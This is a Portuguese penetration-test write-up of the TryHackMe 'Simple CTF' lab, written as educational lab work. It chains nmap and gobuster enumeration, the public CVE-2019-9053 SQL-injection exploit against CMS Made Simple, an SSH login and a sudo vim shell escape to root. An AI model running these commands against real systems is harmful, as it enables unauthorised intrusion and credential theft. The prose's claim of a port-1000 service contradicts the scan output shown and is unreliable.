Relatório de Penetration Test: Simple CTF

Plataforma: TryHackMe | Dificuldade: Fácil

Alan dos Santos Dias

Abril de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Metodologia de Enumeração Web **2**

4 Exploração **3**
4.1 SQL Injection (Exploit 46635) 3

5 Acesso Inicial e Enumeração Local **4**
5.1 Acesso via SSH 4
5.2 Identificação de Usuários e Restrições 5

6 Escalada de Privilégios (Privilege Escalation) **5**
6.1 Análise de Sudoers 5
6.2 Abuso do Binário Vim 5

7 Pós-Exploração e Flags **6**
7.1 Flags Finais 6

8 Conclusão **6**

9 Referências **7**

1 Visão Geral

A máquina "Simple CTF"apresenta um cenário de exploração focado em aplicações web legadas e falhas de permissão em binários de sistema. O vetor principal de ataque consiste na identificação de uma vulnerabilidade de Injeção SQL em um Sistema de Gerenciamento de Conteúdo (CMS), permitindo a extração de credenciais de usuário. Após o acesso inicial via SSH, a progressão de privilégios ocorre através do abuso de permissões administrativas (*sudoers*) concedidas a um editor de texto nativo.


2 Reconhecimento

Iniciou-se o processo de reconhecimento com uma varredura de portas utilizando a ferramenta `nmap`, visando identificar serviços ativos e suas respectivas versões.

```
nmap -sC -sV <TARGET_IP>
```

Listing 1: Varredura de portas e serviços com Nmap

O resultado da varredura (Figura 1) revelou três serviços principais: HTTP (porta 80), SSH (porta 2222) e um serviço secundário na porta 1000. Notou-se que o serviço SSH opera em uma porta não padrão, o que é uma informação relevante para a fase de acesso inicial.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV [redacted]
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-11 17:33 -0400
Nmap scan report for [redacted]
Host is up (0.14s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:[redacted]
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.79 seconds
```

Figura 1: Resultado da varredura Nmap detalhando os serviços e versões identificados.

3 Metodologia de Enumeração Web

Utilizou-se a ferramenta `gobuster` para realizar um ataque de força bruta em busca de diretórios ocultos no servidor web. O processo identificou o diretório `/simple/`, conforme

demonstrado na Figura 2.

```
gobuster dir -u http://<TARGET_IP>/ -w /usr/share/wordlists/dirb/
    common.txt
```

Listing 2: Enumeração de diretórios via GoBuster

Ao acessar a URL `http://<TARGET_IP>/simple/`, identificou-se a utilização do **CMS Made Simple versão 2.2.8**. Com base nessa informação, realizou-se uma pesquisa de vulnerabilidades conhecidas utilizando o `searchsploit` (Figura 3), que revelou uma falha de **SQL Injection Baseado em Tempo (CVE-2019-9053)**.




Figura 2: Enumeração de diretórios revelando o caminho /simple/.

Figura 3: Identificação de vulnerabilidades conhecidas para o CMS Made Simple.

4 Exploração

4.1 SQL Injection (Exploit 46635)

Devido ao ambiente legado do exploit público (Python 2.7), realizou-se um *refactoring* manual no script `46635.py` para remover dependências da biblioteca `termcolor`, garantindo a compatibilidade com o sistema operacional Kali Linux. O ataque foi executado utilizando a wordlist *rockyou.txt*.

```
# Prepara  o da Wordlist
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
# Execu  o do Exploit
python2 46635.py -u http://<TARGET_IP>/simple --crack -w /usr/
   share/wordlists/rockyou.txt
```

Listing 3: Preparação da wordlist e execução do exploit adaptado

O exploit extraiu com sucesso o *salt* criptográfico e o nome de usuário `mitch`, procedendo para a quebra da senha via força bruta local (Figura 4).




Figura 4: Extração de Salt, usuário e senha via SQL Injection.

5 Acesso Inicial e Enumeração Local

5.1 Acesso via SSH

Utilizando as credenciais obtidas (`mitch:<PASSWORD>`), estabeleceu-se uma conexão SSH através da porta 2222 identificada previamente. No diretório pessoal do usuário, confirmou-se a presença da primeira flag (Figura 5).

```
ssh -p 2222 mitch@<TARGET_IP>
```

Listing 4: Acesso ao servidor via SSH




Figura 5: Listagem do diretório home do usuário mitch e leitura da User Flag.

5.2 Identificação de Usuários e Restrições

Ao enumerar o diretório `/home`, identificou-se a existência do usuário **sunbath**. Tentativas de acesso ao diretório desse usuário resultaram em erro de permissão (Figura 6), evidenciando a necessidade de escalada de privilégios para prosseguir com a exfiltração de dados.




Figura 6: Erro de permissão ao tentar acessar o diretório do usuário sunbath.

6 Escalada de Privilégios (Privilege Escalation)

6.1 Análise de Sudoers

A execução do comando `sudo -l` revelou uma configuração insegura no arquivo de privilégios. O usuário `mitch` possuía autorização para executar o binário `/usr/bin/vim` como root sem a necessidade de senha (`NOPASSWD`).

6.2 Abuso do Binário Vim

Utilizando a técnica de *escape* documentada no GTFOBins [3], invocou-se um shell interativo com privilégios de superusuário diretamente de dentro do editor de texto.

```
sudo /usr/bin/vim -c ':!/bin/sh'
```

Listing 5: Execução de shell privilegiada via Vim

A confirmação do sucesso da escalada foi obtida através do comando `whoami`, retornando o usuário `root` (Figura 7).




Figura 7: Confirmação de acesso como root após o escape do editor Vim.

7 Pós-Exploração e Flags

Com privilégios de administrador, acessou-se o diretório `/home/sunbath`. A análise do arquivo `.bash_history` revelou informações sensíveis utilizadas pelo usuário anterior, permitindo a localização da flag final (Figura 8).

```
# ls -la
total 116
drwxr-x--- 16 sunbath sunbath 4096 aug 19  2019 .
drwxr-xr-x  4 root    root    4096 aug 17  2019 ..
-rw-------  1 sunbath sunbath 3351 aug 19  2019 .bash_history
-rw-r--r--  1 sunbath sunbath  220 aug 17  2019 .bash_logout
-rw-r--r--  1 sunbath sunbath 3771 aug 17  2019 .bashrc
drwx------ 13 sunbath sunbath 4096 aug 17  2019 .cache
drwx------ 14 sunbath sunbath 4096 aug 17  2019 .config
drwxr-xr-x  2 sunbath sunbath 4096 aug 17  2019 Desktop
-rw-r--r--  1 sunbath sunbath   25 aug 17  2019 .dmrc
drwxr-xr-x  2 sunbath sunbath 4096 aug 17  2019 Documents
drwxr-xr-x  2 sunbath sunbath 4096 aug 19  2019 Downloads
-rw-r--r--  1 sunbath sunbath 8980 aug 17  2019 examples.desktop
drwx------  2 sunbath sunbath 4096 aug 17  2019 .gconf
drwx------  3 sunbath sunbath 4096 aug 19  2019 .gnupg
-rw-------  1 sunbath sunbath 1288 aug 19  2019 .ICEauthority
drwx------  3 sunbath sunbath 4096 aug 17  2019 .local
drwx------  5 sunbath sunbath 4096 aug 17  2019 .mozilla
drwxr-xr-x  2 sunbath sunbath 4096 aug 17  2019 Music
-rw-------  1 root    root     330 aug 19  2019 .mysql_history
drwxr-xr-x  2 sunbath sunbath 4096 aug 17  2019 Pictures
-rw-r--r--  1 sunbath sunbath  655 aug 17  2019 .profile
drwxr-xr-x  2 sunbath sunbath 4096 aug 17  2019 Public
-rw-r--r--  1 sunbath sunbath    0 aug 17  2019 .sudo_as_admin_successful
drwxr-xr-x  2 sunbath sunbath 4096 aug 17  2019 Templates
drwxr-xr-x  2 sunbath sunbath 4096 aug 17  2019 Videos
-rw-------  1 sunbath sunbath   52 aug 19  2019 .Xauthority
-rw-------  1 sunbath sunbath   82 aug 19  2019 .xsession-errors
-rw-------  1 sunbath sunbath 1151 aug 17  2019 .xsession-errors.old
#
```

Figura 8: Análise do histórico de comandos e descoberta da Root Flag.

7.1 Flags Finais

- **User Flag:** `<USER_FLAG>`
- **Root Flag:** `<ROOT_FLAG>`

8 Conclusão

A exploração da máquina "Simple CTF"sintetizou uma cadeia de ataque iniciada pela enumeração de serviços web expostos, seguida pelo aproveitamento de uma falha de Injeção SQL em um CMS para obtenção de credenciais. A progressão final foi alcançada através da identificação de permissões administrativas excessivas no binário `vim`, reforçando a importância do princípio do menor privilégio na gestão de arquivos *sudoers*.

9 Referências

Referências

[1] **Exploit-DB (46635):** CMS Made Simple < 2.2.10 - SQL Injection.
Disponível em: `https://www.exploit-db.com/exploits/46635`

[2] **CVE-2019-9053:** Vulnerabilidade de Injeção SQL Baseada em Tempo no CMS Made Simple.
Disponível em: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9053`

[3] **GTFOBins - Vim Sudo:** Técnica de escalada de privilégios via binário Vim.
Disponível em: `https://gtfobins.github.io/gtfobins/vim/#sudo`